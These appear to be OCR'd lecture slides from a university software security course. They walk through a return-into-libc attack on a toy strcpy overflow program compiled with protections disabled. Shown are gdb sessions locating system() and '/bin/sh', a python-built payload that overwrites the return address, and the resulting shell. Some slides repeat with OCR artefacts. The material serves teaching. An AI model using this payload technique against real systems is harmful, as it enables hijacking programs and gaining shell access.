Application Insecurity (continued)

CSE 545 – Software Security
Spring 2018

Adam Doupé
Arizona State University
http://adamdoupe.com

Content of some slides provided by Giovanni Vigna of UCSB, with approval

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when ret is executed by the currently executing function
- Any function that is currently linked can be executed
  - Often system() is used
- The attacker needs to be able to locate the address of the system() function in memory
  - Debugger, /proc/maps

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```


```
main:
   push %ebp
   mov %esp,%ebp
   sub $0x3c,%esp
   mov 0xc(%ebp),%eax
   add $0x4,%eax
   mov (%eax),%eax
   mov %eax,0x4(%esp)
   lea -0x32(%ebp),%eax
   mov %eax,(%esp)
   call 80482d0 <strcpy@plt>
   mov $0xa,%eax
   leave
   ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-
deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-
format -Wno-format-security -fno-stack-protector -m32
-mpreferred-stack-boundary=2 test.c
```

```
$ readelf -lW a.out

Elf file type is EXEC (Executable file)
Entry point 0x8048320
There are 9 program headers, starting at offset 52
Program Headers:  Type           Offset   VirtAddr   PhysAddr   FileSiz
MemSiz  Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD           0x000000 0x08048000 0x08048000 0x005bc 0x005bc R E
0x1000
LOAD           0x000f08 0x08049f08 0x08049f08 0x00118 0x0011c RW
0x1000
DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
GNU_EH_FRAME   0x0004e0 0x080484e0 0x080484e0 0x0002c 0x0002c R   0x4
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

```
$ gdb a.out
(gdb) b main
(gdb) r foo
(gdb) p/x &system
$2 = 0xb7e66310
(gdb) info inferior  Num  Description       Executable* 1    process 14077     /home/
ubuntu/a.out
(gdb) !cat /proc/14077/maps
08048000-08049000 r-xp 00000000 fd:01 134876     /home/ubuntu/a.out
08049000-0804a000 r--p 00000000 fd:01 134876     /home/ubuntu/a.out
0804a000-0804b000 rw-p 00001000 fd:01 134876     /home/ubuntu/a.out
b7e25000-b7e26000 rw-p 00000000 00:00 0
b7e26000-b7fce000 r-xp 00000000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fce000-b7fcf000 ---p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fcf000-b7fd1000 r--p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd1000-b7fd2000 rw-p 001aa000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd2000-b7fd5000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
(gdb) find 0xb7e26000, 0xb7fd2000, "/bin/sh"
0xb7f8684c
1 pattern found.
(gdb) x/s 0xb7f8684c
0xb7f8684c:         "/bin/sh"
```


```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x10\x63\xe6\xb7'
+ '\x4c\x68\xf8\xb7'"`
```




```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```


%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048435

```
(gdb) x/s 0xbffff85c
0xbffff85c:     'a' <repeats 50
times>, "bcde\020c\346\267L",
<incomplete sequence \370\267>
```





```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a





```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843f




```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f





```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xa
%esp	0xbffff680
%ebp	0x65646362
%eip	0xb7e66310


```
system:
  push %ebx                    0xb7e66310
  sub $0x8,%esp                0xb7e66311
  mov 0x10(%esp), %eax         0xb7e66314
…
```

```
(gdb) c
Continuing.
sh: 1: Syntax error: EOF in backquote
substitution

Program received signal SIGSEGV,
Segmentation fault.
0xb7f8684d in ?? () from /lib/i386-linux-
gnu/libc.so.6
```



%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

```
system:
  push %ebx                  0xb7e66310
  sub $0x8,%esp              0xb7e66311
  mov 0x10(%esp), %eax       0xb7e66314
…
```




%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

```
system:
  push %ebx                0xb7e66310
  sub $0x8,%esp            0xb7e66311
  mov 0x10(%esp), %eax     0xb7e66314
  …
```



ASU

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x10\x63\xe6\xb7'
+ 'edcb' + '\x4c\x68\xf8\xb7'"`
(gdb) c
Continuing.
$
```




```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
